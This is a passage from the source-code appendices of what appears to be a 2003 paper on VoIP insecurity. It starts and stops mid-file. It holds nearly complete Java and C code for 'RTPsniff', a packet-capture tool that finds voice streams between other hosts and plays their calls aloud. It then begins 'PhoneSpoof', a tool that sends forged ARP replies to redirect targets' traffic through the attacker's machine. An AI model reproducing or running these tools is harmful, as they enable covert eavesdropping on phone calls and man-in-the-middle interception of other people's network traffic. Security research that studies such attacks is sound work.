                                return CNAME;
                        }
```

```
                        RTCPptr += len;
                }
        }

        return "";
    }

}
```

TargetTableEntry.java

```
import java.net.InetAddress;
import java.util.Date;
import java.math.BigInteger;



public class TargetTableEntry
{
    TargetTableEntry(byte[] key)
    {
        this.key = key;
    }

    public byte[] getkey()
    {
        return key;
    }

    Date date;
    byte[] key;
    InetAddress src;
    InetAddress dst;
    int srcport;
    int dstport;
    int codec;
    String participant;
    int row;
    BigInteger ikey;
    int status;             // -1=unconfirmed  0=inactive  1=active
}
```

TargetTableMaintain.java

```
import java.io.*;
import java.net.*;
import java.util.Vector;
```

```
import java.util.Hashtable;
import java.util.Date;
import java.util.Enumeration;
import java.math.BigInteger;



public class TargetTableMaintain extends Thread
{

   public TargetTableMaintain()
   {
   }


   public void run()
   {
//         System.out.println("starting TargetTableMaintain()");

         int nloop = 0;
         Hashtable counterTable = new Hashtable(5);

         while (true ) {
               try {
                     Thread.sleep(1000);
               } catch (Exception e) { }

               // read the RTP packet counters
               byte[] buf = RTPnative.readCounters();

               // loop thru all the counters
               // if the counters are incrementing, the target is active
               if (buf != null) {
                     for (int i=0; i<buf.length; i+=20) {
                           Counter counter = new Counter();

                           byte[] buf12 = new byte[12];
                           System.arraycopy(buf, i, buf12, 0, 12);
                           buf12[9]  |= 0x01;
                           buf12[11] |= 0x01;

                           counter.id    = buf12;
                           counter.count = ByteToInt(buf, i+12);
                           counter.codec = ByteToInt(buf, i+16);
                           counter.key   = new BigInteger(1, buf12);

                           counterTable.put(counter.key, counter);
                     }
               }


               // loop thru the list of targets
               for (Enumeration e = RTPsniff.targetTable.elements(); e.hasMoreElements() ;) {
                     TargetTableEntry target = (TargetTableEntry)e.nextElement();

                     // see if this target is in the list of counters
```

```
                        Counter counter = (Counter)(counterTable.get( target.ikey ));

                        // no - this target is inactive
                        if (counter == null && target.status == 1) {
                                target.status = 0;   // change to inactive;

                        // yes - this target is active
                        } else if (counter != null) {
                                target.codec  = counter.codec;
                                target.status = 1;   // change to active
                        }
                }

                RTPsniff.frame.updateTable( );       // update GUI
                counterTable.clear();
        }

  }


  public int ByteToInt(byte[] b, int n)
  {
        int x=0;

        for (int i=0; i<4; i++) {
                int y = ((byte)b[n+3-i]) & 0x00ff;
                x = (x << 8) + y;
        }

        return x;
  }



}


class Counter
{
  public Counter()
  {  }

  public byte[] id;
  public int count;
  public int codec;
  public BigInteger key;
}
```

RTPframe.java

```
import java.io.*;
import java.awt.*;
import java.awt.event.*;
```

```
import java.util.Hashtable;
import java.util.Date;
import java.util.Enumeration;
import javax.swing.*;
import javax.swing.table.*;



class RTPframe extends JFrame {

   static JTable table;
   static RTPlistener listener = null;
   String dev;

   public RTPframe( ) {
      super("RTPsniff v1.0");

         MyTableModel tableModel = new MyTableModel();

         tableModel.addColumn("Source IP:port");
         tableModel.addColumn("Destination IP:port");
         tableModel.addColumn("Sender");
         tableModel.addColumn("Codec");
         tableModel.addColumn("Status");

         table = new JTable(tableModel);
         table.setPreferredScrollableViewportSize(new Dimension(700, 200));
         table.setSelectionMode(ListSelectionModel.SINGLE_SELECTION);

         table.addMouseListener(new MouseAdapter() {
                  public void mouseClicked(MouseEvent e) {
//                                System.out.println("selected row: " + table.getSelectedRow() );

                                TargetTableEntry entry = getTableEntry( table.getSelectedRow() );
                                if (entry == null) {
                                        System.err.println("TABLE ENTRY NOT FOUND - IGNORE");
                                        return;
                                }

                                // if there is already an RTP listener, kill it off
                                if ( listener != null ) {
                                        listener.close();
                                        listener = null;
                                }

                                // start new RTP listener
                                if (entry.status == 1) {
//                                        System.err.println("start new RTP listener.");
                                        listener = new RTPlistener( entry );
                                        listener.initialize();
                                }
                  }
         });


         //Create the scroll pane and add the table to it.
```

```
        JScrollPane scrollPane = new JScrollPane(table);

        //Add the scroll pane to this window.
        getContentPane().add(scrollPane, BorderLayout.CENTER);

        addWindowListener(new WindowAdapter() {
                public void windowClosing(WindowEvent e) {
                        System.exit(0);
                }
        });
    }



    public TargetTableEntry getTableEntry( int row )
    {
        for (Enumeration e = RTPsniff.targetTable.elements(); e.hasMoreElements() ;) {
                TargetTableEntry entry = (TargetTableEntry)e.nextElement();
                if (entry.row == row)
                        return entry;
        }

        return null;
    }



    public void updateTable( )
    {
        String[] status = new String[] { "inactive", "active" };
        MyTableModel tableModel = (MyTableModel)(table.getModel());

//      System.out.println("update GUI");

        for (Enumeration e = RTPsniff.targetTable.elements(); e.hasMoreElements() ;) {
                TargetTableEntry entry = (TargetTableEntry)e.nextElement();

                // skip over unconfirmed targets
                if (entry.status < 0)
                        continue;

                String src = entry.src.getHostAddress() + ':' + entry.srcport;
                String dst = entry.dst.getHostAddress() + ':' + entry.dstport;

                if (entry.row < 0) {
                        tableModel.addRow( new String[] { "", "", "", "", "" } );
                        entry.row = table.getRowCount()-1;
                }

                tableModel.setValueAt( src, entry.row, 0 );
                tableModel.setValueAt( dst, entry.row, 1 );
                tableModel.setValueAt( entry.participant, entry.row, 2 );
                tableModel.setValueAt( getCodec(entry.codec) + ": " + entry.codec, entry.row, 3 );
                tableModel.setValueAt( status[entry.status], entry.row, 4 );

                // if the selection we are listening to goes inactive
```

```
                    // turn off the listener
                    if (entry.row == table.getSelectedRow() && entry.status != 1) {
                            if ( listener != null ) {
                                    listener.close();
                                    listener = null;
                            }
                    }
            }

    }


    public String getCodec( int ncodec )
    {

            switch (ncodec) {
             case 0:
                    return "G.711";
             case 2:
                    return "G.726";
             case 3:
                    return "GSM";
             case 4:
                    return "G.723";
             case 5:
             case 6:
             case 16:
             case 17:
                    return "DVI4";
             case 7:
                    return "LPC";
             case 8:
                    return "PCMA";
             case 9:
                    return "G.722";
             case 10:
             case 11:
                    return "L16";
             case 12:
                    return "QCELP";
             case 14:
                    return "MPA";
             case 18:
                    return "G.729";
            }
            return "unknown";
    }
}



class MyTableModel extends DefaultTableModel
{

    public MyTableModel() {
    }
```

```
   public boolean isCellEditable(int row, int col) {
         return false;
   }

}
```

RTPlistener.java

```
import java.io.*;
import java.net.*;
import javax.media.*;
import javax.media.rtp.*;
import javax.media.rtp.event.*;
import javax.media.rtp.rtcp.*;
import javax.media.protocol.*;
import javax.media.protocol.DataSource;
import javax.media.format.AudioFormat;
import javax.media.Format;
import javax.media.format.FormatChangeEvent;
import javax.media.control.BufferControl;



public class RTPlistener implements ReceiveStreamListener
{
   TargetTableEntry target = null;
   RTPManager mgr = null;
   Player player = null;
   RawRTPConnector rtpcon = null;


   public RTPlistener( TargetTableEntry target ) {
         this.target = target;
   }

   public void initialize() {

//         System.err.println("  - Open RTP session for: srcaddr: " + target.src + " srcport: " + target.srcport
+
//               "  destaddr: " + target.dst + " destport: " + target.dstport);

         mgr = (RTPManager) RTPManager.newInstance();
//         mgr.addSessionListener(this);
         mgr.addReceiveStreamListener(this);

         rtpcon = new RawRTPConnector(target.src, target.srcport, target.dst, target.dstport);
         mgr.initialize( rtpcon );

//         System.err.println("starting streams");
//         ((Thread)rtpcon.getControlInputStream()).start();
//         ((Thread)rtpcon.getDataInputStream()).start();
```

```
    }



    public void close() {

        if (player != null) {
//              System.err.println("closing player");
                player.close();
                player = null;
        }

        if (rtpcon != null) {
//              System.err.println("closing RTPconnection");
                rtpcon.close();
                rtpcon = null;
        }

        if (mgr != null) {
//              System.err.println("closing manager");
                mgr.removeTargets( "Closing session");
                mgr.dispose();
                mgr = null;
        }
    }



    public void update( ReceiveStreamEvent evt)
    {
        RTPManager mgr = (RTPManager)evt.getSource();
        Participant participant = evt.getParticipant();  // could be null.
        ReceiveStream stream = evt.getReceiveStream();  // could be null.

        if (evt instanceof NewReceiveStreamEvent) {
//          System.err.println("  The ReceiveStreamEvent is an NewReceiveStreamEvent - "+
//              evt.toString());

          try {
                stream = ((NewReceiveStreamEvent)evt).getReceiveStream();
                DataSource ds = stream.getDataSource();

                // Find out the formats.
                RTPControl ctl = (RTPControl)ds.getControl("javax.media.rtp.RTPControl");

                // create a player by passing datasource to the Media Manager

//              System.err.println("creating player");
                player = javax.media.Manager.createPlayer(ds);
                if (player == null) {
                        System.err.println(" *** error creating a player ***");
                        return;
                }

                player.realize();
```

```
//                      System.err.println("starting player");
                        player.start();

                } catch (Exception e) {
                        System.err.println("NewReceiveStreamEvent exception " + e.getMessage());
                        e.printStackTrace();
                        System.exit(-1);
                }

        }

//      else if (evt instanceof RemotePayloadChangeEvent) {
//          System.err.println("  - Received an RTP PayloadChangeEvent.");
//          System.err.println("Sorry, cannot handle payload change.");
//          System.exit(0);
//      }


//      else if (evt instanceof ActiveReceiveStreamEvent) {
//          System.err.println("  The ReceiveStreamEvent is an ActiveReceiveStreamEvent ");
//      }


//      else if (evt instanceof InactiveReceiveStreamEvent) {
//          System.err.println("  The ReceiveStreamEvent is an InactiveReceiveStreamEvent ");
//      }


//      else if (evt instanceof TimeoutEvent) {
//          System.err.println("  The ReceiveStreamEvent is an TimeoutEvent ");
//      }


//      else if (evt instanceof StreamMappedEvent) {
//          System.err.println("  The ReceiveStreamEvent is an StreamMappedEvent ");
//
//           if (stream != null && stream.getDataSource() != null) {
//                  DataSource ds = stream.getDataSource();
//                  // Find out the formats.
//                  RTPControl ctl = (RTPControl)ds.getControl("javax.media.rtp.RTPControl");
//                  System.err.println("  - The previously unidentified stream ");
//                  if (ctl != null)
//                      System.err.println("      " + ctl.getFormat());
//                  System.err.println("      had now been identified as sent by: " + participant.getCNAME());
//           }
//      }

//      else if (evt instanceof ByeEvent) {
//           System.err.println("  - Got \"bye\" from: " + participant.getCNAME());
//      }

    }

}
```

RTPstream.java

```
import java.io.*;
import java.net.*;
import java.util.*;
import javax.media.*;
import javax.media.format.*;
import javax.media.protocol.*;
import javax.media.rtp.*;
import javax.media.rtp.event.*;
import javax.media.rtp.rtcp.*;


class RTPstream implements PushSourceStream
{

   private byte[] readbuf = null;
   private int pcapSession = 0;
   private SourceTransferHandler transferHandler = null;
   private String id = "data";
   private byte[] target = new byte[12];


   public RTPstream(InetAddress src, int srcport, InetAddress dst, int dstport)  throws SocketException
   {
//         System.out.println(id + " class RTPstream() entered");

         System.arraycopy(src.getAddress(), 0, target, 0, 4);
         System.arraycopy(dst.getAddress(), 0, target, 4, 4);
         target[8]  = (byte) ((srcport>>8)&0x00ff);
         target[9]  = (byte) (srcport&0x00ff);
         target[10] = (byte) ((dstport>>8)&0x00ff);
         target[11] = (byte) (dstport&0x00ff);

         RTPnative.RTPopen( target, this );
   }


   public void close()
   {
         transferHandler = null;
         RTPnative.RTPclose( target );
   }


   public int read(byte buffer[], int offset, int length)  throws SocketException
   {
         int nbytes = readbuf.length - 42;
         if (nbytes < 1)
               return 0;

//         System.out.println(id + " RTPstream.read() entered: " + nbytes + " : " + length);

         if (length<nbytes)
               nbytes = length;
```

```
            if (buffer.length<nbytes)
                    nbytes = buffer.length;

            System.arraycopy(readbuf, 42, buffer, offset, nbytes);
//          System.out.println(id + " RTPstream.read() - bytes: " + nbytes );

            return nbytes;
    }


    public int getMinimumTransferSize()
    {
//          System.out.println(id + " RTPstream.getMinimumTransferSize() entered:" + readbuf.length);
            if (readbuf.length < 43)
                    return 0;
            return readbuf.length-42;
    }


    public void setTransferHandler(SourceTransferHandler transferHandler)
    {
//          System.out.println(id + " RTPstream.setTransferHandler() entered");
            this.transferHandler = transferHandler;
    }


    public boolean endOfStream()
    {
//          System.out.println(id + " RTPstream.endOfStream() entered");
            return false;
    }

    public Object[] getControls()
    {
//          System.out.println(id + " RTPstream.getControls() entered");
            return new Object[0];
    }


    public Object getControl(String controlName)
    {
//          System.out.println(id + " RTPstream.getControl() entered");
            return null;
    }


    public ContentDescriptor getContentDescriptor()
    {
//          System.out.println(id + " RTPstream.getContentDescriptor() entered");
            return new ContentDescriptor("rtpraw/audio");
    }


    public long getContentLength()
    {
//          System.out.println(id + " RTPstream.getContentLength() entered");
```

```
        return SourceStream.LENGTH_UNKNOWN;
    }


    public void callbackHandler(byte[] readbuf)
    {
        this.readbuf = readbuf;

        if ( transferHandler != null )
            transferHandler.transferData(this);

    }

}
```

RawRTPConnector.java

```
import java.io.*;
import java.net.*;
import java.util.*;
import javax.media.*;
import javax.media.format.*;
import javax.media.protocol.*;
import javax.media.rtp.*;
import javax.media.rtp.event.*;
import javax.media.rtp.rtcp.*;

 public class RawRTPConnector implements RTPConnector
    {

   int sendBufferSize=2000;
   int receiveBufferSize=2000;

   PushSourceStream controlInputStream  = new dummyPushSourceStream();
   OutputDataStream controlOutputStream = new dummyOutputDataStream();
   PushSourceStream dataInputStream  = null;
   OutputDataStream dataOutputStream = new dummyOutputDataStream();


   public RawRTPConnector (InetAddress srcaddr, int srcport, InetAddress destaddr, int destport)
   {

        try {
            dataInputStream = new RTPstream(srcaddr, srcport-1, destaddr, destport-1);

        } catch (Exception e) {
            System.out.println("error opening socket");
            e.printStackTrace();
            System.exit(-1);
        }

   }
```

```
  public void close()
  {
        if (dataInputStream != null)
              ((RTPstream)dataInputStream).close();
        dataInputStream = null;
  }


  public PushSourceStream getControlInputStream()
  {
//        System.err.println("getControlInputStream entered");
        return controlInputStream;
  }

  public OutputDataStream getControlOutputStream()
  {
//        System.err.println("getControlOutputStream entered");
        return controlOutputStream ;
  }

  public PushSourceStream getDataInputStream()
  {
//        System.err.println("getDataInputStream entered");
        return dataInputStream ;
  }

  public OutputDataStream getDataOutputStream()
  {
//        System.err.println("getDataOutputStream entered");
        return dataOutputStream ;
  }

  public int getReceiveBufferSize()
  {
//        System.err.println("getReceiveBufferSize entered: " + receiveBufferSize);
        return receiveBufferSize;
  }

  public int getSendBufferSize()
  {
//        System.err.println("getSendBufferSize entered");
        return sendBufferSize;
  }

  public double getRTCPBandwidthFraction()
  {
//        System.err.println("getRTCPBandwidthFraction entered");
        return -1;
  }

  public double getRTCPSenderBandwidthFraction()
  {
//        System.err.println("getRTCPSenderBandwidthFraction entered");
```

```
            return -1;
    }

    public void setReceiveBufferSize(int size)
    {
//          System.err.println("setReceiveBufferSize entered: " + size);
            receiveBufferSize = size;
    }

    public void setSendBufferSize(int size)
    {
//          System.err.println("setSendBufferSize entered");
            sendBufferSize = size;
    }

}


////////////////////////////////////////////////////////////////////////////

class dummyOutputDataStream implements OutputDataStream
{
    public dummyOutputDataStream()
    {
    }

    public int write(byte[] buffer, int offset, int length)
    {
//          if (buffer[1] == (byte)0xc9) {                  // this is a Rcvr Report
//                  int lost   = ((buffer[13]<<16) & 0x00ff0000) |
//                          ((buffer[14]<<8) & 0x00ff00) |
//                          (buffer[13] & 0x00ff);
//                  int seqno  = ((buffer[17]<<16) & 0x00ff0000) |
//                          ((buffer[18]<<8) & 0x00ff00) |
//                          (buffer[19] & 0x00ff);
//                  int jitter = ((buffer[21]<<16) & 0x00ff0000) |
//                          ((buffer[22]<<8) & 0x00ff00) |
//                          (buffer[23] & 0x00ff);
//                  int delay = ((buffer[29]<<16) & 0x00ff0000) |
//                          ((buffer[30]<<8) & 0x00ff00) |
//                          (buffer[31] & 0x00ff);
//                  System.out.println("  rcvr report - lost: " + lost +
//                          "  seqno: " + seqno + " jitter: " + jitter +
//                          " delay: " + delay);
//          } else
//                  System.out.println("  dummyStream.write() - ignored");

            return length;
    }
}


class dummyPushSourceStream implements PushSourceStream
{
    public dummyPushSourceStream()
    {
```

```
    }

    public int getMinimumTransferSize()
    {
            return 0;
    }

    public int read(byte[] buffer, int offset, int length)
    {
            return 0;
    }

    public void setTransferHandler(SourceTransferHandler transferHandler)
    {
    }

    public boolean endOfStream()
    {
            return false;
    }

    public Object[] getControls()
    {
            return new Object[0];
    }


    public Object getControl(String controlName)
    {
            return null;
    }


    public ContentDescriptor getContentDescriptor()
    {
//          return new ContentDescriptor("rtpraw/audio");
            return null;
    }


    public long getContentLength()
    {
            return SourceStream.LENGTH_UNKNOWN;
    }
}
```

RTPnative.java

```
import java.util.Vector;

public class RTPnative extends Thread
{
```

```
static {
        try {
                System.loadLibrary("rtpnative");
        } catch (UnsatisfiedLinkError e) {
                System.out.println("library librtpnative.so or rtpnative.dll not in library path");
                System.out.println("java.library.path: " +
                  System.getProperty("java.library.path"));
                e.printStackTrace();
                System.exit(-1);
        }
}


static Vector streamTable = new Vector(10);


public RTPnative( )
{
        init( RTPsniff.dev );
}

public void run()
{
        loop();    // this should never end
}


public static void RTPopen(byte[] target, RTPstream stream)
{
        streamTableEntry entry = new streamTableEntry(target, stream);
        streamTable.add(entry);
        streamOpen( target );
}


public static void RTPclose(byte[] target)
{
        streamClose( target );

        for (int i=0; i<streamTable.size(); i++) {
                streamTableEntry entry = (streamTableEntry)streamTable.get(i);
                if ( compare(entry.target, target, 0) ) {
                        streamTable.remove(i);
                        break;
                }
        }
}


public void RTPcallback(byte[] buf)
{
        for (int i=0; i<streamTable.size(); i++) {
                streamTableEntry entry = (streamTableEntry)streamTable.get(i);
                if ( compare(entry.target, buf, 26) ) {
                        entry.stream.callbackHandler(buf);
```

```
                                break;
                        }
                }
        }

        public void RTCPcallback(byte[] buf)
        {
                RTCPdetect.callback(buf);
        }


        static boolean compare(byte[] x, byte[] y, int n)
        {
                boolean result = true;

                for (int i=0; i<12; i++)
                        if (x[i] != y[i+n]) {
                                result = false;
                                break;
                        }

                return result;
        }


        private native void  init( String dev );
        private native void  loop( );
        private static native void  streamClose( byte[] target );
        private static native void  streamOpen( byte[] target );
        public static native byte[] readCounters( );
        public static native String[] getDeviceList();
}


class streamTableEntry
{
        public streamTableEntry(byte[] target, RTPstream stream)
        {
                this.stream = stream;
                this.target = target;
        }

        public RTPstream stream;
        public byte[] target;
}
```

---

rtpnative.c

```
#include <PCAP.H>
#include <jni.h>
#include <sys/timeb.h>
#include <RTPnative.h>
```

```
#include <winreg.h>

#define true 1
#define false 0


typedef struct _targetID {
        long src;
        long dst;
        short srcport;
        short dstport;
} targetID;

typedef struct _Counter {
        targetID id;
        int count;
        int codec;
        char *next;
} Counter;

static Counter *counters = NULL;


typedef struct _rtptarget {
        targetID targetid;
        char *next;
} rtptarget;


extern int pcap_read(pcap_t *p, int cnt, pcap_handler callback, u_char *user);
static char *filter = "udp";
static pcap_t *devhandle;
static rtptarget *rtplist;

static JNIEnv *nativeenv;
static jobject nativeobj;
static jmethodID RTCPcallbackid;
static jmethodID RTPcallbackid;

//////////////////////////////////////////////////////////////////


JNIEXPORT void JNICALL Java_RTPnative_init
  (JNIEnv *env, jobject obj, jstring jdev)
{
        char errbuf[PCAP_ERRBUF_SIZE];
        char *dev;
        struct bpf_program fcode;
        unsigned int NetMask;
        unsigned int SubNet;

        dev = (char*)(*env)->GetStringUTFChars(env, jdev, JNI_FALSE);

        if ( strcmp(dev, "") == 0 ) {
                dev = pcap_lookupdev(errbuf);
                if (!dev) {
```

```
                        fprintf(stderr, "no packet dev found - abort\n");
                        exit(3);
                }
        }

        devhandle = pcap_open_live(dev,
                                2048,           // portion of the packet to capture.
                                0,                      // promiscuous mode
                                1000,           // read timeout
                                errbuf          // error buffer
                                );

        if ( !devhandle ) {
                fprintf(stderr,"\nUnable to open the adapter. %s is not supported by WinPcap\n", dev);
                fprintf(stderr, "\n%s\n", errbuf);
                exit(1);
        }


//      fprintf(stderr,"pcap device: %s opened successfully\n",         dev);

        // Retrieve the mask
        if(pcap_lookupnet(dev, &SubNet, &NetMask, errbuf)<0) {
                fprintf(stderr,"\nUnable to obtain the netmask: %s.\n", errbuf);
                NetMask=0xffffff00;
        }

//      fprintf(stderr, "netmask: %08x\n", NetMask);


        //compile the filter
        if(pcap_compile(devhandle, &fcode, (char *)filter, 1, NetMask) <0 ){
    fprintf(stderr,"\nUnable to compile the packet filter: %s\n", filter);
                exit(1);
  }

        //set the filter
        if(pcap_setfilter(devhandle, &fcode)<0){
                fprintf(stderr,"\nError setting the filter.\n");
                exit(1);
  }

        // initialize the RTP listeners to none
        rtplist = NULL;

//      fprintf(stderr,"RTCPdetetct initialized\n");

}


//////////////////////////////////////////////////////////////////////


void packet_handler(u_char *param, const struct pcap_pkthdr *header,
                                                const u_char *pkt_data)
{
```

```
        jbyteArray jbuf;
        targetID *buf;

        unsigned short srcport;
        unsigned short dstport;
        void incrementCounter();
        int codec;
        jbyteArray rtpbuf;
        rtptarget *rtptgt;

//      fprintf(stderr,"packet_handler: length %d\n", header->caplen);

        buf = (targetID *)(pkt_data+26);
        srcport = ntohs(buf->srcport);
        dstport = ntohs(buf->dstport);

        // ignore this packet if either port is <= 1024
        if (srcport < 1025 || dstport < 1025)
                return;

        // if both ports are odd-numbered, probably have an RTCP packet
        if ((srcport & 1)==1 || (dstport & 1)==1) {
                // callback to Java - send java the whole RTCP packet
                jbuf = (*nativeenv)->NewByteArray(nativeenv, header->caplen);
                (*nativeenv)->SetByteArrayRegion(nativeenv, jbuf, 0, header->caplen, (char*)pkt_data);
                (*nativeenv)->CallVoidMethod(nativeenv, nativeobj, RTCPcallbackid, jbuf);
                return;
        }

        // if both ports are even-numbered, probably have an RTP packet
        if ((srcport & 1)==0 || (dstport & 1)==0) {
                // set the codec
                codec = *(pkt_data+43) & 0x007f;
                // increment counters
                incrementCounter(buf, codec);
        }


        // loop thru all the RTP targets looking for a match
        rtptgt = rtplist;
        while(rtptgt != NULL) {

                if ( memcmp(buf, &(rtptgt->targetid), 12) == 0) {

                        // yes it matches, callback to Java
                        rtpbuf = (*nativeenv)->NewByteArray(nativeenv, header->caplen);
                        (*nativeenv)->SetByteArrayRegion(nativeenv, rtpbuf, 0, header->caplen,
(jbyte*)pkt_data);
                        (*nativeenv)->CallVoidMethod(nativeenv, nativeobj, RTPcallbackid, rtpbuf);
                        Sleep(1);               // sleep 1 msec
                        break;
                }

                rtptgt = (rtptarget*)(rtptgt->next);
        }
}
```

```
////////////////////////////////////////////////////////////////////

JNIEXPORT void JNICALL Java_RTPnative_loop
  (JNIEnv *env, jobject obj)
{
        int stat;
        jmethodID getMethod();

        nativeenv = env;
        nativeobj = obj;
        RTCPcallbackid = getMethod(env, obj, "RTCPcallback", "([B)V");
        RTPcallbackid  = getMethod(env, obj, "RTPcallback",  "([B)V");

        while( 1 ) {

                if ((stat=pcap_read(devhandle, 1, packet_handler, NULL)) < 0) {
                        fprintf(stderr,"error - pcap_read returned a: %d\n", stat);
                }
//              Sleep(1);               // sleep 1 msec
        }

}

////////////////////////////////////////////////////////////////////

static jmethodID getMethod(JNIEnv *env, jobject obj, char *method, char *sig)
{
        jclass cls;
        jmethodID id;

//      fprintf(stderr,"calling GetObjectClass\n");
        cls = (*env)->GetObjectClass(env, obj);
        if (cls==NULL) {
                fprintf(stderr,"\nStreamObjectClass is NULL\n");
                exit(2);
        }

//      fprintf(stderr,"calling GetMethodID\n");
        id = (*env)->GetMethodID(env, cls, method, sig);
        if (id==NULL) {
                fprintf(stderr,"\n methodID is NULL, method: %s   sig: %s\n", method, sig);
                exit(2);
        }

        return id;
}


////////////////////////////////////////////////////////////////////

JNIEXPORT void JNICALL Java_RTPnative_streamClose
  (JNIEnv *env, jobject obj, jbyteArray jtarget)
{
```

```
        unsigned char *target;
        rtptarget *rtptgt;
        rtptarget *previoustgt;

        target = (*env)->GetByteArrayElements(env, jtarget, JNI_FALSE);

        // find this target in the linked list
        previoustgt = rtptgt = rtplist;
        while(rtptgt != NULL) {
                if (memcmp(&(rtptgt->targetid), target, 12) == 0)
                        break;
                previoustgt = rtptgt;
                rtptgt = (rtptarget*)rtptgt->next;
        }

        if (rtptgt==NULL)
                return;                 // target not found

        // turn off this RTPlistener
        if (rtplist == rtptgt) {
                // delete the first entry in the list
                rtplist = (rtptarget*)(rtptgt->next);
        } else {
                // delete an entry that is not the first
                previoustgt->next = rtptgt->next;
        }
        free(rtptgt);
}

//////////////////////////////////////////////////////////////////////////


JNIEXPORT void JNICALL Java_RTPnative_streamOpen
  (JNIEnv *env, jobject obj, jbyteArray jtarget)
{
        unsigned char *target;
        rtptarget *newrtptarget;
        rtptarget *rtptgt;

        target = (*env)->GetByteArrayElements(env, jtarget, JNI_FALSE);

        newrtptarget = malloc(sizeof(rtptarget));
        memcpy( &(newrtptarget->targetid), target, 12 );

        newrtptarget->next = NULL;

        // if this is the first target, add it to the front of the target list
        if (rtplist == NULL) {
                rtplist = newrtptarget;
                return;
        }

        // add the new target to the end of the target list
        rtptgt = rtplist;
        while(rtptgt->next != NULL)
                rtptgt = (rtptarget*)(rtptgt->next);
```

```
	rtptgt->next = (char*)newrtptarget;
}

//////////////////////////////////////////////////////////////////////


JNIEXPORT jbyteArray JNICALL Java_RTPnative_readCounters
  (JNIEnv *env, jobject obj)
{
	jbyteArray jcounters;
	int ncounters;
	int n;
	Counter *next = counters;

	// count how many elements in the counter LinkedList
	ncounters = 0;
	while(next != NULL) {
		ncounters++;
		next = (Counter *)next->next;
	}

	// read the counters
	if (ncounters==0) {
		jcounters = NULL;
	} else {
		jcounters = (*env)->NewByteArray(env, ncounters*20);

		next = counters;
		for (n=0; n<ncounters; n++) {
			(*env)->SetByteArrayRegion(env, jcounters, n*20, 20, (char *)next);
			next = (Counter *)next->next;
		}
	}

	// set the counters back to zero
	counters = NULL;

	return jcounters;
}


//////////////////////////////////////////////////////////////////////

void incrementCounter( targetID *id, int codec )
{
	Counter *last;
	Counter *next;

	next = last = counters;

	// is this id in the list???
	while(next != NULL) {
		if (memcmp(&(next->id), id, 12) == 0)
			break;
```

```
                last = next;
                next = (Counter *)next->next;
        }

        // yes, it was in the list, increment it
        if (next != NULL) {
                (next->count)++;
                return;
        }

        // it is not in the list - create a new entry
        next = malloc(24);
        memcpy(&(next->id), id, 12);
        next->count = 1;
        next->next = NULL;
        next->codec = codec;

        if (counters == NULL) {
                counters = next;
                return;
        }
        last->next = (char *)next;
}


////////////////////////////////////////////////////////////////////


char* KeyName = "System\\CurrentControlSet\\Services\\Tcpip\\Linkage";


JNIEXPORT jobjectArray JNICALL Java_RTPnative_getDeviceList
  (JNIEnv *env, jclass obj)
{
        HKEY key;
        DWORD nbuf;
        char* buf;
        DWORD type;
        char* ptr;
        jclass sclass;
        jobjectArray jdevs;
        jstring jdev;
        int ndevices;

        if (RegOpenKey(HKEY_LOCAL_MACHINE, KeyName, &key) != ERROR_SUCCESS) {
                fprintf(stderr, "error opening registry\n");
                exit(2);
        }


        if (RegQueryValueEx(key, "Bind", NULL, &type, NULL, &nbuf) != ERROR_SUCCESS) {
                fprintf(stderr, "error reading registry (first)\n");
                exit(2);
        }

        buf = malloc(nbuf);
```

```
        if (RegQueryValueEx(key, "Bind", NULL, &type, buf, &nbuf) != ERROR_SUCCESS) {
                fprintf(stderr, "error reading registry (second)\n");
                exit(2);
        }

        ndevices = 0;
        for ( ptr=buf; *ptr!='\0'; ptr+=(strlen(ptr)+1) ) {
                ndevices++;
//              printf("%s\n", ptr);
        }

        RegCloseKey(key);

        sclass = (*env)->FindClass(env, "java/lang/String");
        jdevs  = (*env)->NewObjectArray (env, ndevices, sclass, obj);

        ndevices = 0;
        for ( ptr=buf; *ptr!='\0'; ptr+=(strlen(ptr)+1) ) {
                jdev = (*env)->NewStringUTF(env, ptr);
                (*env)->SetObjectArrayElement(env, jdevs, ndevices++, jdev);
        }

        free(buf);
        return jdevs;
}
```

Appendix II – Source Code for PhoneSpoof

PhoneSpoof.java

```
import java.io.*;
import java.net.*;
import java.util.Vector;
import java.util.Enumeration;

public class PhoneSpoof
{

   public static void main(String[] args)
   {

          System.err.println("PhoneSpoof v1.0  March 2003  Brian Boyter(c)");
          if (args.length==0) {
                    System.err.println("usage:  java PhoneSpoof ip-addr ip-addr ...");
                    System.exit(1);
          }


          Target me = spoofarp.getLocal();

          // parse arg list
          Vector targets = new Vector(args.length);

          for (int i=0; i<args.length; i++) {

                    Target tgt = new Target();

                    try {
                              tgt.ip = args[i];
                              tgt.inetaddr = InetAddress.getByName( args[i] );
                              tgt.mac = spoofarp.readbyte(tgt.inetaddr);
                              targets.add(i, tgt);

                    } catch (Exception e) {
                              System.err.println("invalid ip address: " + args[i]);
                              System.exit(1);
                    }
          }


          // send gratuitous arp's to the targets
          for (int i=0; i<args.length; i++)
            for (int j=0; j<args.length; j++) {
                    if (i==j)
                              continue;
                    spoofarp.send((Target)(targets.get(i)), (Target)(targets.get(j)), me);
            }
```

```
    }

}


class spoofarp
{

    static {
            try {
                    System.loadLibrary("spoofnative");
            } catch (UnsatisfiedLinkError e) {
                    System.out.println("library libspoofnative.so or spoofnative.dll not in library path");
                    System.out.println("java.library.path: " +
                      System.getProperty("java.library.path"));
                    e.printStackTrace();
                    System.exit(-1);
            }
    }


    public static String read( InetAddress addr )
    {
            String ip = addr.getHostAddress();
            String mac = null;

            try {
                    Runtime.getRuntime().exec("ping " + ip);

                    Process proc = Runtime.getRuntime().exec("arp -a");

                    BufferedReader in = new BufferedReader( new InputStreamReader
                            ( proc.getInputStream() ));

                    String str;
                    while ((str = in.readLine()) != null) {
//                          System.out.println(str);

                            int index = str.indexOf(ip);
                            if (index >= 0) {
                                    // we have a match
                                    index += ip.length();
                                    while(str.charAt(index) == ' ')
                                            index++;
                                    mac = str.substring(index, index+17);
                                    break;
                            }
                    }
            } catch (Exception e) {
                    System.err.println("error executing arp command");
                    e.printStackTrace();
                    System.exit(1);
            }

            return mac;
    }
```

```
    public static byte[] readbyte( InetAddress addr )
    {
            String mac = read(addr);
            byte[] bmac = new byte[6];

            for (int i=0; i<6; i++) {
                    String s = mac.substring(i*3, (i*3)+2);
                    bmac[i] = (byte)(Integer.parseInt(s, 16));
            }
            return bmac;
    }


    public static void send(Target x, Target y, Target me)
    {
            System.err.println("send arp to: " + print(x) + " spoof: " + y.ip );
            sendarp( me.mac, y.inetaddr.getAddress(), x.mac, x.inetaddr.getAddress() );
    }

    static String print(Target t)
    {
            String s = t.ip + '(';
            for (int i=0; i<6; i++) {
